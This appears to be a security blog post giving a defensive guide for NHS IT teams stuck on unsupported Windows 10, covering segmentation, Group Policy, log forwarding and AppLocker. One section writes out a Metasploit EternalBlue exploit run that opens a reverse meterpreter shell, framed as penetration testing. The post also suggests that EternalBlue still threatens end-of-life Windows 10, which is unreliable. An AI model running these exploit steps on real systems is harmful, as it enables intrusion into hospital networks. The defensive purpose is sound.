Listen to this Post
Introduction:

The National Health Service (NSH) is once again facing a critical cybersecurity crossroads, haunted by the ghost of WannaCry past. Medical device suppliers are blocking a system-wide upgrade to Windows 11, forcing hospitals to rely on unsupported, vulnerable Windows 10 systems. This article dissects the technical vulnerabilities this creates and provides a frontline defense guide for IT teams operating in similarly constrained environments.
Learning Objectives:
- Understand the specific cybersecurity risks of running end-of-life operating systems in a healthcare context.
- Learn immediate mitigation strategies to protect systems that cannot be immediately upgraded.
- Master network segmentation and monitoring techniques to isolate critical medical devices.
You Should Know:
1. The Vulnerability Landscape of Unsupported Windows
Running an operating system like Windows 10 after its end-of-life date means it will no longer receive security patches. This leaves every known vulnerability, from privilege escalation bugs to remote code execution flaws, permanently open to exploitation. Attackers actively maintain lists of these unpatched CVEs.
Verified Command – Windows (Check OS and Last Update Time):
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"Last Boot Time"
wmic qfe list full | findstr /C:"Description" /C:"HotFixID" /C:"InstalledOn"
Step-by-step guide:
1. Open Command Prompt as Administrator.
- The first command displays the operating system name, version, and the last time the system was rebooted, which can indicate update cycles.
- The second command lists all installed updates (Quick Fix Engineering). Review the `InstalledOn` dates to see how outdated the system is. A lack of recent updates is a major red flag.
2. Network Segmentation for Medical IoT
The primary strategy for protecting an un-patchable device is to isolate it. This involves creating strict network boundaries to prevent a compromise from spreading from the vulnerable device to the rest of the hospital network.
Verified Command – Linux iptables (Isolate a Device Subnet):
 Assume medical devices are on subnet 192.168.10.0/24
iptables -A FORWARD -s 192.168.10.0/24 -d 192.168.0.0/16 -j DROP
iptables -A FORWARD -d 192.168.10.0/24 -s 192.168.0.0/16 -j DROP
iptables -A FORWARD -s 192.168.10.0/24 -d 10.0.0.0/8 -j DROP
 Allow only specific, necessary traffic to a management VLAN (e.g., from 192.168.100.5)
iptables -I FORWARD -s 192.168.100.5 -d 192.168.10.0/24 -p tcp --dport 22 -j ACCEPT
Step-by-step guide:
1. Access your Linux-based firewall or router.
- These rules block all general traffic between the medical device subnet (
192.168.10.0/24) and the main internal networks. - The final rule is an exception, allowing only a specific management station (
192.168.100.5) to initiate an SSH connection to the devices for essential maintenance.
3. Hardening Windows 10 Group Policy
When you can’t patch the OS, you must harden its configuration. Windows Group Policy is the most powerful tool for this, allowing centralized enforcement of security settings.
Verified Commands & Configuration:
 Audit current GPO settings
gpresult /h C:\temp\GPReport.html

Force a group policy update
gpupdate /force

Key GPO settings to configure via GUI (gpedit.msc):
 Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options
 - "Network security: LAN Manager authentication level" -> Send NTLMv2 response only. Refuse LM & NTLM
 - "Microsoft network server: Disconnect clients when logon hours expire" -> Enabled
 - "Interactive logon: Require Windows Hello for Business or smart card" -> Enabled
Step-by-step guide:
- Run `gpresult` to generate an HTML report of currently applied policies. Analyze it for weaknesses.
- Use `gpedit.msc` to access the Local Group Policy Editor.
- Navigate to the specified paths and enable the listed policies to disable weak authentication protocols and enforce stricter session and logon controls.
4. Exploiting and Mitigating EternalBlue (MS17-010)
The WannaCry ransomware exploited the EternalBlue vulnerability (patched in MS17-010). Unpatched Windows 10 systems are still vulnerable to this and similar exploits.
Verified Command – Nmap Scan for EternalBlue Vulnerability:
nmap --script smb-vuln-ms17-010 -p 445 192.168.10.20
Metasploit Module (For Penetration Testing):
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.10.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <Your_IP>
exploit
Step-by-step guide (Testing):
- From a Kali Linux machine, use the `nmap` command to scan a target IP. If vulnerable, it will state so clearly.
- To understand the attack vector, open Metasploit with
msfconsole. - Set the target host (
RHOSTS), choose a payload, and set your listener IP (LHOST). Running `exploit` would compromise the unpatched machine. - Mitigation: The only true mitigation is patching or segmentation. Disabling SMBv1 is a partial workaround: `Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol` in PowerShell.
-
Enhanced Logging and Monitoring with Windows Event Forwarding
You must assume a breach and enhance your visibility. Windows Event Forwarding (WEF) allows you to centralize critical security logs from all workstations, including un-patchable ones, to a secure server for analysis.
Verified Configuration – Windows Server (Setting up the Collector):
 On the central log collector server, run as Admin:
wecutil qc

Create a subscription (GUI method is often easier: Event Viewer > Subscriptions)
 Configure a Source Initiated subscription. Use Group Policy to configure clients.
Group Policy to Configure Clients:
Computer Configuration > Policies > Administrative Templates > Windows Components > Event Forwarding
- Configure target subscription manager: `Server=http://YourCollectorFQDN:5985/wsman/SubscriptionManager/WEC,Refresh=60`
Step-by-step guide:
1. On your designated log collector (e.g., a Windows Server), open an elevated command prompt and run `wecutil qc` to quick-configure the service.
2. In Event Viewer, create a new subscription. Choose “Source Initiated” for scalability.
3. Use a Group Policy Object to point all clinical workstations to this subscription manager. This ensures you collect logs like failed logons, process creation, and PowerShell activity even from vulnerable endpoints.
6. Application Whitelisting with AppLocker
If you cannot control the OS version, control what runs on it. Application whitelisting prevents the execution of unauthorized software, including malware and ransomware.
Verified PowerShell – AppLocker Policy Export and Import:
 Export a policy for analysis
Get-AppLockerPolicy -Local | Out-File C:\temp\LocalAppLockerPolicy.xml

Import and apply a policy
Set-AppLockerPolicy -XmlPolicy (Get-Content C:\temp\StrictPolicy.xml | Out-String)
Step-by-step guide:
- Begin by auditing your current policy or creating a new one via `gpedit.msc` under
Computer Configuration > Windows Settings > Security Settings > Application Control Policies > AppLocker. - Start with “Audit only” mode for all rules to see what would be blocked without impacting users.
- Create rules that allow executables, scripts, and installers only from specific paths like `C:\Program Files\` and
C:\Windows\. - Use the PowerShell commands to export, review, and then enforce the policy, effectively blocking execution from user directories like `Downloads` and
Temp.
What Undercode Say:
- Legacy Systems are the Softest Target: The attack surface of an organization is defined by its weakest, least-updated component. In healthcare, this is often a critical medical device, making it the perfect entry point for ransomware gangs.
- Accountability is Misdirected: While supplier delays are a problem, the ultimate accountability for patient safety and data security rests with the healthcare provider. Relying on “hope” that a device won’t be hacked is not a strategy; aggressive isolation and monitoring are non-negotiable.
The NHS predicament is a stark warning for all critical infrastructure sectors. The convergence of operational technology (OT) like medical devices with traditional IT networks creates a perfect storm. The core failure is a risk management one: accepting the operational risk of a device being unavailable is often prioritized over the cybersecurity risk of a network-wide breach. This calculus is fundamentally broken. After WannaCry, the financial and human cost of not hardening these systems is proven to be catastrophic, yet the lesson remains unlearned, suggesting that only regulatory fines or liability laws for vendors will force change.
Prediction:
The continued reliance on unsupported Windows systems in critical environments will lead to a “WannaCry 2.0” event within the next 18-24 months. This attack will not just encrypt data but will deliberately tamper with medical device functionality, posing a direct, life-threatening risk to patients. The resulting public outcry and regulatory backlash will finally force mandatory, government-level cybersecurity compliance standards for all medical device manufacturers, similar to automotive safety standards, fundamentally shifting liability and ending the era of insecure-by-design medical IoT.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Michael Tchuindjang – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


